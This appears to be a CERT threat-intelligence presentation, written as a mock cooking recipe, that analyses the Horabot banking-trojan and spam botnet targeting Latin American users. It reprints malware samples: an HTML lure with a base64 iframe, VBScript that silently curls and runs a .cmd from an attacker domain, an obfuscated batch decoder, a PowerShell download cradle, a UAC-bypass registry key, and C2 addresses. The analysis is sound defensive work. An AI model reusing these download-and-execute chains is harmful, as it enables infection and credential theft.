TLP:GREEN

How to cook Hora-bot… the long and slow way.

A recipe of new obfuscation/cypher techniques of Horabot in LATAM , in case you ***really want to get infected.***

David Martín (MSCS)

CERT Arteria - Mexico

TLP:GREEN

"Horabot" is a botnet with several functions: it delivers a banking Trojan and a spam tool. The threat actor targets Spanish-speaking users in Latin America and, based on our analysis, may be partially located in Brazil.

- The banking Trojan can collect the victim's login credentials to various online accounts, operating system information, and includes a keylogger. It also steals one-time security codes or software tokens from the victim's online banking applications.

- The spam tool compromises email accounts (Outlook), allowing the threat actor to take control of those mailboxes, filter the email addresses of their contacts, and send phishing emails with malicious HTML attachments to all addresses in the victim's inbox.

CERT Arteria

FIRST Improving Security Together

TLP:GREEN

The first thing to do its download into your computer a file with ***multiple consecutive extensions*** like this.

(I prefer to use *fresh dubious* mail attachments)

TLP:GREEN

Adjuntos-20250321-123159.PDF.html: Bloc de notas


Archivo Edición Formato Ver Ayuda

```
<!-- VariÃ¡veis AleatÃ³rias -->
<!--<p>VariÃ¡vel 1: 6149</p> -->
<!--<p>VariÃ¡vel 2: 8402</p> -->
<!--<p>VariÃ¡vel 3: 9529</p>-->
<!--<p>VariÃ¡vel 4: 6153</p>-->
<!--<p>VariÃ¡vel 5: 8444</p>-->
<!--<p>VariÃ¡vel 6: 3434</p>-->
<style>
    iframe {
      display: block;
      margin: auto;
      width: 80%;
      height: 80%;
    }
  </style>
<iframe src="data:text/html;base64,PCFET0NUWVBFIGh0bWw+DQo8aHRtbCBsYW5nPSJwdC1iciI+DQo8aGVhZD4NCiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtOCI+DQogICAgPG1ldGEgaHR0cC1lcXVpdj0iWC1VQS1Db21wYXRpYmxlIiBjb250ZW50PSJJRT1lZGdlIj4NCiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEuMCI+DQogICAgPHRpdGxlPkRvY3VtZW50bzwvdGl0bGU+DQo8L2hlYWQ+DQo8Ym9keT4NCiAgICA8aWZyYW1lIHNyYz0iaHR0cHM6Ly9kcml2ZS5nb29nbGUuY29tL3VjP2V4cG9ydD1kb3dubG9hZCZpZD0xZ1ZqZ1ZqZ1ZqZ1ZqZ1ZqZ1ZqZ1ZqZ1ZqZyIgd2lkdGg9IjEwMCUiIGhlaWdodD0iMTAwJSIgZnJhbWVib3JkZXI9IjAiPjwvaWZyYW1lPg0KPC9ib2R5Pg0KPC9odG1sPg==">
<!-- Mais variÃ¡veis aleatÃ³rias -->
<!--<p>VariÃ¡vel 7: 6149</p>-->
<!--<p>VariÃ¡vel 8: 8402</p>-->
<!--<p>VariÃ¡vel 9: 9529</p>-->
<!--<p>VariÃ¡vel 10: 6153</p>-->
<!--<p>VariÃ¡vel 11: 8444</p>-->
<!--<p>VariÃ¡vel 12: 3434</p>-->
```

Be sure that the file contains some URL encoded in base-64


TLP:GREEN

hxxps[:]//wwwf060225.facturasturoni.shop/



Open it, and let it marinate slowly, while visiting some subdomains with scripts.

TLP:GREEN



Put some spicy scripts in Portuguese , so you can make an encrypted file with name ***A.txt***, include a home-brewed cypher with @@@.
We will use it for downloading some dependencies later...
put it aside in the fridge...

```
    Dim conteudo1
    conteudo1 = "@14@12@17@24 @18@14@33 (@23@14@32-@24@11@19@14@12@29 @23@14@29.@32@14@11@12@21@18@14@23@29).@13@24@32@23@21@24@10@13@28@29@27@18@23@16('
/@21@21@2@3@1@0/@10@29@3')  | @25@24@32@14@27@28@17@14@21@21.@14@33@14 -@23@24@25 -@32@18@23 @1"

    ' Escreve o conteÃºdo no primeiro arquivo
    arquivo1.WriteLine conteudo1
    arquivo1.Close

    ' CriaÃ§Ã£o do arquivo .cmd para executar o curl
    Dim caraca, tempFile
    Set caraca = CreateObject("Scripting.FileSystemObject")
    tempFile = caminhoPasta & "\A22_Aws.cmd"

    ' URL do arquivo a ser baixado
    Dim url
    url = "https://wwwf060225.facturasturoni.shop/md/bt"

    ' Caminho onde o arquivo serÃ¡ salvo
    Dim outputFile
    outputFile = tempFile

    ' Comando curl para baixar o arquivo
    Dim command
    command = "curl -o """ & outputFile & """ """ & url & """"

    ' Executa o comando curl de forma oculta
    Set shell = CreateObject("WScript.Shell")
    shell.Run command, 0, True  ' 0 "0" faz a janela nÃ£o aparecer

    ' Executa o arquivo .cmd apÃ³s o download
    shell.Run tempFile, 1, True

    ' Deleta o arquivo .cmd e o primeiro arquivo
    If fso.FileExists(tempFile) Then
        caraca.DeleteFile tempFile
    End If

    If fso.FileExists(nomeArquivo1) Then
        caraca.DeleteFile nomeArquivo1
    End If

    ' Libera objetos
    Set fso = Nothing
    Set caraca = Nothing
```

TLP:GREEN

Be sure to clean/erase your installation files so they won't spoil the flavor later.

CERT Arteria

FIRST Improving Security Together

TLP:GREEN

https://wwwf060225.facturasturoni.shop/ldvb2

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
    Dim conteudo1
    conteudo1 = "@14@12@17@24 @18@14@33 (@23@14@32-@24@11@19@14@12@29 @23@14@29.@32@14@11@12@21@18@14@23@29).@13@24@32@23@21@24@10@13@28@29@27@18@23@16('@17@29@29@25://@2@0@9.@7@4.@7@1.@1@
/@21@21@2@3@1@0/@10@29@3')  | @25@24@32@14@27@28@17@14@21@21.@14@33@14 -@23@24@25 -@32@18@23 @1"

    ' Escreve o conteÃºdo no primeiro arquivo
    arquivo1.WriteLine conteudo1
    arquivo1.Close

    ' CriaÃ§Ã£o do arquivo .cmd para executar o curl
    Dim caraca, tempFile
    Set caraca = CreateObject("Scripting.FileSystemObject")
    tempFile = caminhoPasta & "\A22_Aws.cmd"

    ' URL do arquivo a ser baixado
    Dim url
    url = "https://wwwf060225.facturasturoni.shop/md/bt"

    ' Caminho onde o arquivo serÃ¡ salvo
    Dim outputFile
    outputFile = tempFile

    ' Comando curl para baixar o arquivo
    Dim command
    command = "curl -o """ & outputFile & """ """ & url & """"

    ' Executa o comando curl de forma oculta
    Set shell = CreateObject("WScript.Shell")
    shell.Run command, 0, True  ' 0 "0" faz a janela nÃ£o aparecer

    ' Executa o arquivo .cmd apÃ³s o download
    shell.Run tempFile, 1, True

    ' Deleta o arquivo .cmd e o primeiro arquivo
    If fso.FileExists(tempFile) Then
        caraca.DeleteFile tempFile
    End If

    If fso.FileExists(nomeArquivo1) Then
        caraca.DeleteFile nomeArquivo1
```

Keep boiling the malicious URLs and open another subdomain for the last steps of the malware.

CERT Arteria

FIRST Improving Security Together

TLP:GREEN

wwwf060225.facturasturoni × wwwf060225.facturasturoni × wwwf060225.facturasturoni × VirusT

https://wwwf060225.facturasturoni.shop/md/bt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hackin

```
@Echo off
Setlocal EnableExtensions
Setlocal EnableDelayedExpansion
cd %SystemRoot%\System32
Set "_VxhEtWic_A=%TEMP%\WinUpdate_\A.txt"
if exist "%_VxhEtWic_A%" (
Set /P _VxhEtWic_A=<%_VxhEtWic_A%
set chars=0123456789abcdefghijklmnopqrstuvwxyz
for /L %%N in (10 1 36) do (
for /F %%C in ("!chars:~%%N,1!") do (
set "_VxhEtWic_A=!_VxhEtWic_A:%%N=%%C!"
)
)
)
for /F %%F in ("!_VxhEtWic_A!") do (
set "_VxhEtWic_A=!_VxhEtWic_A:@=!"
)
for /F %%F in ("!_VxhEtWic_A!") do (
set "_VxhEtWic_A=!_VxhEtWic_A:"=!"
```


Now we are going to use the file ***A.txt*** that we put previously in the fridge and decode it.

TLP:GREEN

A.txt

```
 "@14@12@17@24 @18@14@33 (@23@14@32-@24@11@19@14@12@29
@23@14@29.@32@14@11@12@21@18@14@23@29).@13@24@32@23@21@24@10@13
@28@29@27@18@23@1
6('@17@29@29@25@28://@12@24@23@29@10@11@21@14@25@10@27@26.@28@1
7@24@25/@10/@0@8/ @1@5@0@8@2@2/@10@30/@10@30') |
@25@24@32@14@27@28@17@14@21@21.@14@33@14 - @23@24@25 -@32@18@23
@1 –
```

```
echo iex (wow-object
net.webclient).downloadingstring("hxxps[:]//contableparq[.]show
/a/08/150822/av/a v")|powershell.exe -nop -win 1
```



TLP:GREEN

And as we decode the @@ of A.txt we will find a delicious redirection IP **209.74.71[.]168**, and within it a lot of instructions to assign values in *base64* to variables just with *slashes and pipes*!

%ProgramFiles%\Internet Explorer\iexplre.exe,1
Redirections

HKCU:\Software\Classes\ms-settings\Shell\Open\command
Executes

C:\Windows\System32\fodhelper.exe
Turns off windows defender

WebView2Loader
C2 comms with attacker

hxxp[:]//209.74.71[.]168/md/ext.zip
hxxp[:]//209.74.71[.]168/md/md.zip
echo iex (wow-object net.webclient).downloadingstring("hxxps[:]//conta bleparq[.]show/a/08/150822/av/a v")|powershell.exe -nop -win 1-
Downloads functionalities for Horabot

MSVCR100.dll

hxxp[:]//209.74.71[.]168/ps1/index26.php
Atribution

TLP:GREEN

And when we decode the base64 strings… *voila!*

We now have a delicious ***Hora-bot*** installed on our system!

TLP:GREEN

Buen provecho !

Enjoy!

David Martín (MSCS)
deltamicro@protonmail.com
linkedin.com/in/davidmartincybersec/

CERT Arteria

FIRST Improving Security Together